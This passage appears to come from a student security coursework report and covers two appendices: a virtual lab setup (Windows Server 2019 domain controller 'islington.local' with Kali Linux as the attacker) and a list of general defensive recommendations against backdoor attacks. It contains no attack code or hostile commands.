
(Continue to previous topic: Go Back)

5.4 Appendix D: Lab Setup

All the necessary tools were setup in a virtual environment using a type-2 hypervisor called “VMWare Workstation”. For this case, the Windows Server 2019 was the setup as the victim machine and Kali Linux was used as the attacker machine.

Installing Active Directory Domain Controller

Firstly, Windows Server was setup, and the Active Directory Domain Services (AD DS) was installed by selecting the add roles and features option on the Server Manager Dashboard with default settings.



Installation progress

DESTINATION SERVER
Coursework

View installation progress

Feature installation

Configuration required. Installation succeeded on Coursework.

Active Directory Domain Services
Additional steps are required to make this machine a domain controller.
Promote this server to a domain controller
Group Policy Management
Remote Server Administration Tools
Role Administration Tools
AD DS and AD LDS Tools
Active Directory module for Windows PowerShell
AD DS Tools
Active Directory Administrative Center
AD DS Snap-Ins and Command-Line Tools


You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings

Figure 20: Installing Active Directory Domain Services

Setting up the Domain Controller

Then the server was promoted to a domain controller by adding a new forest to create a root domain with the name “islington.local” and continuing the setup with default settings.



Active Directory Domain Services Configuration Wizard

Deployment Configuration

TARGET SERVER
Coursework

Select the deployment operation

○ Add a domain controller to an existing domain
○ Add a new domain to an existing forest
● Add a new forest

Specify the domain information for this operation


Root domain name: islington.local

More about deployment configurations

Figure 21: Adding a new forest to the domain

Adding users to the domain

After setting up the AD DS, various user accounts were created in the domain using the Active Directory Users and Computers Panel from the Tools menu in the Server Manager Dashboard.



New Object - User

Create in: islington.local/Users

When you click Finish, the following object will be created:

Full name: Sujen Shrestha

User logon name: sujen@islington.local

The password never expires.

Group Policy...	Security Group ...	Members in this group c...
Guest	User	Built-in account for gues...
Key Admins	Security Group ...	Members of this group c...
Protected Us...	Security Group ...	Members of this group a...
RAS and IAS ...	Security Group ...	Servers in this group can...
Read-only D...	Security Group ...	Members of this group a...

Figure 22: Creating a domain user for the active directory

In this way, the virtual lab environment was setup, and the attack was performed locally so that no laws are violated, and no user or entity is harmed during the process.

(Continue to previous topic: Go Back)

5.5 Appendix E: Recommendations

Some of the methods which can be adapted for reducing the risk of such kinds of attacks are explained below:

- **Be careful when giving out personal information:** Don't give out personal information, such as login credentials or financial information, to unknown sources.

- **Use strong encryption techniques:** Utilizing encryption can help prevent attackers from being able to read or access data if they manage to gain unauthorized access to the system.

- **Limit the user privileges:** Limiting user privileges to only those necessary for their job can help prevent attackers from using a compromised user account to gain access to sensitive areas of your system.

- **Maintain data backup:** Backing up important data can help to reduce the loss when compromised from an attack. An efficient backup strategy can help to recover the original data when compromised.

- **Keeping the software and operating system up to date:** Keeping the software and operating system up to date with the latest security patches can help fix vulnerabilities that could be exploited by attackers.

- **Using firewall for traffic filtering:** Firewalls can help prevent unauthorized access to the system by monitoring and controlling incoming and outgoing network traffic based on predetermined security rules.

- **Employing security tools:** The security tools such as antivirus software, intrusion detection systems, and security information and event management (SIEM) systems should be used to protect the system from backdoor attacks.

- **Using strong passwords:** Use strong and unique passwords for all accounts and change them regularly. Avoid using common words or phrases and use a combination of uppercase and lowercase letters, numbers, and symbols.

- **Enabling multi-factor authentication:** Enable multi-factor authentication for all accounts to add an extra layer of security. This involves using a second factor, such as a code sent to your phone or biometric authentication, in addition to your password.

- **Installing anti malware protection:** Install and regularly update anti-malware software on all devices to protect against viruses, spyware, and other malicious software.

- **Setting up backup and recovery:** Regularly backup all the important data and ensure that backups are stored securely. This can help mitigate the impact of a data breach or ransomware attack.

- **Providing employee training:** Provide regular cybersecurity awareness training to all employees to help them recognize and respond to potential threats.

- **Implementing access control:** Implement access controls to ensure that only authorized personnel have access to sensitive data and systems.

- **Developing incident response plan:** Develop and regularly update an incident response plan to ensure that the organization is prepared to respond quickly and effectively to a cyber attack or data breach.